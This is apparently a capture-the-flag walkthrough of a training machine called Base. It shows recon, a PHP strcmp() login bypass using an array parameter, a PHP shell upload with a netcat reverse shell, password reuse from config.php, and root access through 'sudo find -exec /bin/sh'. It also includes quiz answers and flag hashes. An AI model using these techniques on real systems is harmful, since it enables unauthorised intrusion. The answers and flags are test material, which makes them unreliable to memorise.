
Target IP Address: 10.129.25.59
Recon
NMAP:
└──╼ [★]$ nmap -sC -sV -vv -T4 -max-rate 5000 -p- -oN initial_recon_tcp.txt 10.129.25.59PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
<cut>
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-title: Welcome to Base
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Which two TCP ports are open on the remote host? Ans: 22, 80
Checking webserver:
- What is the relative path on the webserver for the login page? Ans: /login/login.php
Checking on /login
- How many files are present in the
/logindirectory? Ans: 3 - What is the file extension of a swap file? Ans:
.swp
Checking .swp file using strings:
- Which PHP function is being used in the backend code to compare the user submitted username and password to the valid username and password? Ans:
strcmp()
Enumeration
Using ffuf to look for other directories:
└──╼ [★]$ ffuf -u http://10.129.25.59/FUZZ -w /usr/share/wordlists/dirb/big.txt

...

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 156ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 156ms]
_uploaded               [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 154ms]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 154ms]
forms                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 154ms]
login                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 154ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 154ms]- In which directory are the uploaded files stored? Ans:
/_uploaded
Foothold
Testing for possible strcomp() vulnerability:
<input type="password" class="form-control" style="max-width: 30%" id="password" placeholder="Your Password" required="" name="password[]">This is changing password input to an array password[]
This is now bypass login:
I can now upload shell.php and do a reverse shell with nc -lvp 4444 listening:
Woot! Got reverse shell:
Stabilize shell:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'www-data@base:/$ pwd
/
www-data@base:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@base:/$ groups
groups
www-data
www-data@base:/$ Host enumeration
Enumeration using cat /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
john:x:1000:1000:John:/home/john:/bin/bash- Which user exists on the remote host with a home directory? Ans: john
Lateral Movement
Enumerating /home/john
www-data@base:/$ cd /home/john
cd /home/john
www-data@base:/home/john$ ls
ls
user.txt
But permission denied in opening user.txt
www-data@base:/home/john$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
Kinda lost and peeked on the official writeup. I can check the config.php that I wasn’t able to access before.
www-data@base:/var/www/html/login$ cat config.php
cat config.php
<?php
$username = "admin";
$password = "thisisagoodpassword";
Possible credential? thisisagoodpassword
Checking if I can change to user john:
www-data@base:/var/www/html/login$ su john
su john
Password: thisisagoodpassword

john@base:/var/www/html/login$
Success! Now checking on the user.txt again:
john@base:/var/www/html/login$ cd /home/john
cd /home/john

john@base:~$ cat user.txt
cat user.txt

f54846c258f3b4612f78a819573d158e
Privilege Escalation
Checking for sudo privileges of john with root
john@base:~$ sudo -l -U john
sudo -l -U john
[sudo] password for john: thisisagoodpassword

Matching Defaults entries for john on base:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
(root : root) /usr/bin/find- What is the full path to the command that the user john can run as user root on the remote host? Ans:
/usr/bin/find
Looking for possible priv esc in GTFObins:
Checking if vulnerability applies:
john@base:~$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit

# whoami
whoami
root

# python3 -c 'import pty; pty.spawn("/bin/bash")'- What action can the find command use to execute commands? Ans: exec
Success! Just checking for /root/flag.txt:
root@base:/# cd root
cd root
root@base:/root# ls
ls
root.txt
root@base:/root# cat root.txt
cat root.txt
51709519ea18ab37dd6fc58096bea949